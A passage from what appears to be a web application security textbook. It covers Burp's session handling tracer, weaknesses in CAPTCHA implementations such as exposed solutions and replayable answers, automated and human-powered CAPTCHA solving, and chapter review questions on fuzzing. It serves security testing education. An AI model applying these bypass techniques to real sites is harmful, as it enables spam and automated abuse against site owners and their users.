

Figure 14-15: A set of session-handling rules to handle session termination and anti-CSRF tokens used by an application

The configuration needed to apply Burp's session handling functionality to the features of real-world applications is often complex, and mistakes are easily made. Burp provides a tracer function for troubleshooting the session handling configuration. This function shows you all of the steps performed when Burp applies session handling rules to a request, allowing you to see exactly how requests are being updated and issued, and identify whether your configuration is working in the way that you intended. The session handling tracer is shown in Figure 14-16.



Figure 14-16: Burp's session handling tracer, which lets you monitor and debug your session handling rules

Having configured and tested the rules and macros that you need to work with the application you are targeting, you can continue your manual and automated testing in the normal way, just as if the obstacles to testing did not exist.

CAPTCHA Controls

CAPTCHA controls are designed to prevent certain application functions from being used in an automated way. They are most commonly employed in functions for registering e-mail accounts and posting blog comments to try to reduce spam.

CAPTCHA is an acronym for Completely Automated Public Turing test to tell Computers and Humans Apart. These tests normally take the form of a puzzle containing a distorted-looking word, which the user must read and enter into a field on the form being submitted. Puzzles may also involve recognition of particular animals and plants, orientation of images, and so on.

CAPTCHA puzzles are intended to be easy for a human to solve but difficult for a computer. Because of the monetary value to spammers of circumventing these controls, an arms race has occurred in which typical CAPTCHA puzzles have become increasingly difficult for a human to solve, as shown in Figure 14-17. As the CAPTCHA-solving capabilities of humans and computers converge, it is likely that these puzzles will become increasingly ineffective as a defense against spam, and they may be abandoned. They also present accessibility issues that currently are not fully resolved.



Figure 14-17: A CAPTCHA puzzle

CAPTCHA puzzles can be circumvented in various ways, only some of which are applicable in the context of performing security testing.

Attacking CAPTCHA Implementations

The most fruitful place to look for ways to bypass a CAPTCHA control is the implementation of how the puzzle is delivered to the user and how the application handles the user's solution.

A surprising number of CAPTCHA implementations expose the puzzle solution to the client in textual form. This can arise in various ways:

- The puzzle image is loaded via a URL that includes the solution as a parameter, or the image name is set to the CAPTCHA solution.
- The puzzle solution is stored in a hidden form field.
- The puzzle solution appears within an HTML comment or other location for debugging purposes.

In these situations, it is easy for a scripted attack to retrieve the response that contains the puzzle solution and submit it in the next attack request.

TRY IT!

```
http://mdsec.net/feedback/12/
http://mdsec.net/feedback/24/
http://mdsec.net/feedback/31/
```

A further common bug in CAPTCHA implementations is that a puzzle can be solved manually on a single occasion, and the solution can be replayed in multiple requests. Normally, each puzzle should be valid for only a single attempt, and the application should discard it when an attempted solution is received. If this is not done, it is straightforward to solve a puzzle once in the normal way and then use the solution to perform an unlimited number of automated requests.

TRY IT!

```
http://mdsec.net/feedback/39/
```

NOTE **Some applications have a deliberate code path that circumvents the CAPTCHA to permit use by certain authorized automated processes. In these instances, it is often possible to bypass the CAPTCHA simply by not supplying the relevant parameter name.**

Automatically Solving CAPTCHA Puzzles

In principle, most types of CAPTCHA puzzles can be solved by a computer, and in practice, many high-profile puzzle algorithms have been defeated in this way.

For standard puzzles involving a distorted word, solving the puzzle involves the following steps:

1. Removal of noise from the image
2. Segmentation of the image into individual letters
3. Recognition of the letter in each segment

With today's technology, computers are quite effective at removing noise and recognizing letters that have been correctly segmented. The most significant challenges arise with segmenting the image into letters, particularly where letters overlap and are heavily distorted.

For simple puzzles in which segmentation into letters is trivial, it is likely that some homegrown code can be used to remove image noise and pass the text into an existing OCR (optical character recognition) library to recognize the letters. For more complex puzzles in which segmentation is a serious challenge,

various research projects have successfully compromised the CAPTCHA puzzles of high-profile web applications.

For other types of puzzles, a different approach is needed, tailored to the nature of the puzzle images. For example, puzzles involving recognition of animals or orientation of objects need to use a database of real images, which are reused in multiple puzzles. If the database is sufficiently small, an attacker can manually solve enough images in the database to make an attack feasible. Even if noise and other distortions are applied to images, to make each reused image appear different to a computer, fuzzy image hashes and color histogram comparison can often be used to match the image from a given puzzle with one that has already been solved manually.

Microsoft's Asirra puzzles use a database of several million images of cats and dogs, derived from a real-world directory of adoptable pets. For an attacker with a big enough monetary incentive, even this database could be solved economically using human solvers, as described in the next section.

In all these cases, it is worth noting that to effectively circumvent a CAPTCHA control, you don't need to be able to solve puzzles with perfect accuracy. For example, an attack that solved only 10% of puzzles correctly could still be highly effective at performing automated security testing, or delivering spam, as the case may be. An automated exercise that takes ten times as many requests normally is still faster and less painful than the corresponding manual exercise.

TRY IT!

```
http://mdsec.net/feedback/8/
```

Using Human Solvers

Criminals who need to solve large numbers of CAPTCHA puzzles sometimes employ techniques that are not applicable in the context of web application security testing:

- An apparently benign website can be used to induce human *CAPTCHA proxies* to solve puzzles that are passed through from the application being targeted. Typically, the attacker offers the inducement of a competition prize, or free access to pornography, to entice users. When a user completes the registration form, he is presented with a CAPTCHA puzzle that has been fetched in real time from the target application. When the user solves the puzzle, his solution is relayed to the target application.
- Attackers can pay human *CAPTCHA drones* in developing countries to solve large numbers of puzzles. Some companies offer this service, which costs less than $1 for every 1,000 puzzles that are solved.

Summary

When you are attacking a web application, the majority of the necessary tasks need to be tailored to that application's behavior and the methods by which it enables you to interact with and manipulate it. Because of this, you will often find yourself working manually, submitting individually crafted requests and reviewing the application's responses.

The techniques described in this chapter are conceptually intuitive. They involve leveraging automation to make these customized tasks easier, faster, and more effective. It is possible to automate virtually any manual procedure you want to carry out using the power and reliability of your own computer to attack your target's defects and weak points.

In some cases, obstacles exist that prevent you from straightforwardly applying automated techniques. Nevertheless, in most cases these can be overcome either by refining your automated tools or by finding a weakness in the application's defenses.

Although conceptually straightforward, using customized automation effectively requires experience, skill, and imagination. You can use tools to help, or you can write your own. But there is no substitute for the intelligent human input that distinguishes a truly accomplished web application hacker from a mere amateur. When you have mastered all the techniques described in the other chapters, you should return to this topic and practice the different ways in which customized automation can be used to apply those techniques.

Questions

Answers can be found at `http://mdsec.net/wahh`.

1. Name three identifiers of hits when using automation to enumerate identifiers within an application.
2. For each of the following categories, identify one fuzz string that can often be used to identify it:

   (a) SQL injection

   (b) OS command injection

   (c) Path traversal

   (d) Script file inclusion

3. When you are fuzzing a request that contains a number of different parameters, why is it important to perform requests targeting each parameter in turn and leaving the others unmodified?